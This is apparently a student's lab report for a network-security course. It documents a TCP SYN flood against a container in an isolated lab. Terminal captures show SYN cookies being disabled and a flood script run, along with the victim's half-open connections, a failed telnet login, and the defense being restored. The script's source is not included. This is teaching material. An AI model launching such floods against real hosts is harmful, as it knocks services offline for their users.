
CNS LAB 4 – TCP ATTACK

NAME: NAVYA PERAM


SRN: PES1UG21CS924


SEC: F


TASK 1.1




In the above picture, the various commands perform various functions which are: tcp_max_syn_backlog, which controls the size of the syn backlog queue. Typically the default value depends on the user's system, here the default value of the queue is 128. Every time the server receives a syn packet, it places it in the syn backlog queue until a connection has been established. Ipv4.tcp_syncookies=0, this command makes the victim susceptible to syn flooding attack by disabling the usage of syn cookies. Netstat -tna, this command displays any active connections or listening ports from the server's side.



Activities
Terminal
Sep 18 23:39
seed@VM: ~/Labsetup4
veth873adac: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet6 fe80::43:d7ff:fe3c:8cc4 prefixlen 64 scopeid 0x20<link>
ether 02:43:d7:3c:8c:c4 txqueuelen 0 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 35 bytes 3925 (3.9 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
Attacker:PES1UG21CS924:Navya:/
$>cd volumes\
> ^C
Attacker:PES1UG21CS924:Navya:/
$>cd volumes/
Attacker:PES1UG21CS924:Navya:/volumes
$>python3 synflood.py



Activities
Terminal
Sep 18 23:44
seed@VM: ~/Labsetup4
Host B:PES1UG21CS924:Navya:/
$>telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
1cf36ade8165 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are


Activities
Terminal
Sep 18 23:43
seed@VM: ~/Labsetup4
tcp 0 0 10.9.0.5:23 130.198.172.187:19713 SYN_RECV
tcp 0 0 10.9.0.5:23 250.225.48.104:3627 SYN_RECV
Victim M:PES1UG21CS924:Navya:/
$>sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
Victim M:PES1UG21CS924:Navya:/
$>ip tcp_metrics show
10.9.0.6 age 77.720sec source 10.9.0.5
Victim M:PES1UG21CS924:Navya:/
$>ip tcp_metrics flush
Victim M:PES1UG21CS924:Navya:/
$>netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 127.0.0.11:42349 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:23 0.0.0.0:* LISTEN
tcp 0 0 10.9.0.5:23 81.247.68.120:12565 SYN_RECV
tcp 0 0 10.9.0.5:23 177.67.96.202:19135 SYN_RECV
tcp 0 0 10.9.0.5:23 241.181.203.23:11917 SYN_RECV
tcp 0 0 10.9.0.5:23 197.61.169.205:5 SYN_RECV
tcp 0 0 10.9.0.5:23 146.136.129.231:36166 SYN_RECV
tcp 0 0 10.9.0.5:23 86.57.144.225:31525 SYN_RECV
tcp 0 0 10.9.0.5:23 182.6.191.9:41555 SYN_RECV
tcp 0 0 10.9.0.5:23 144.31.55.48:35602 SYN_RECV
tcp 0 0 10.9.0.5:23 111.239.36.235:32162 SYN_RECV
tcp 0 0 10.9.0.5:23 62.255.20.139:42155 SYN_RECV
tcp 0 0 10.9.0.5:23 150.85.216.122:13002 SYN_RECV
tcp 0 0 10.9.0.5:23 170.239.131.94:13741 SYN_RECV
tcp 0 0 10.9.0.5:23 55.205.96.25:24739 SYN_RECV
tcp 0 0 10.9.0.5:23 36.104.230.234:42123 SYN_RECV
tcp 0 0 10.9.0.5:23 203.86.116.206:29789 SYN_RECV
tcp 0 0 10.9.0.5:23 91.36.78.222:63931 SYN_RECV

Here, the synflood program creates a synflood attack. Since the tcp syncookies are disabled all the synflood packets sent from randomly generated addresses to the victim are accepted. This process overfloods the victim.











The backlog queu is set to 80 and the tcp metrics are flushed. Here the telnet attack is unsuccessful, since the victim is flooded by the packets and can no longer accept more.


TASK 1.2




Activities
Terminal
Sep 19 00:19
seed@VM: ~/Labsetup4
SuperSocket.close(self)
File "/usr/local/lib/python3.8/dist-packages/scapy/supersocket.py", line 165, in close
self.ins.close()
File "/usr/lib/python3.8/socket.py", line 500, in close
self._real_close()
File "/usr/lib/python3.8/socket.py", line 494, in _real_close
_ss.close(self)
KeyboardInterrupt
attacker:PES1UG21CS924:Navya:/volumes
$>synflood 10.9.0.5 23
^C
attacker:PES1UG21CS924:Navya:/volumes
$>synflood 10.9.0.5 23
^C
attacker:PES1UG21CS924:Navya:/volumes
$>


Activities
Terminal
Sep 19 00:21
seed@VM: ~/Labsetup4
$>ip tcp_metrics flush
VictimMachine:PES1UG21CS924:Navya:/
$>sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp_max_syn_backlog = 128
VictimMachine:PES1UG21CS924:Navya:/
$>sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
VictimMachine:PES1UG21CS924:Navya:/
$>sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
VictimMachine:PES1UG21CS924:Navya:/
$>sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp_max_syn_backlog = 128
VictimMachine:PES1UG21CS924:Navya:/
$>



Activities
Terminal
Sep 19 00:20
seed@VM: ~/Labsetup4
$>sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
VictimMachine:PES1UG21CS924:Navya:/
$>ip tcp_metrics show
10.9.0.6 age 138.496sec source 10.9.0.5
VictimMachine:PES1UG21CS924:Navya:/
$>ip tcp_metrics flush
VictimMachine:PES1UG21CS924:Navya:/
$>sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp_max_syn_backlog = 128
VictimMachine:PES1UG21CS924:Navya:/
$>sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
VictimMachine:PES1UG21CS924:Navya:/
$>

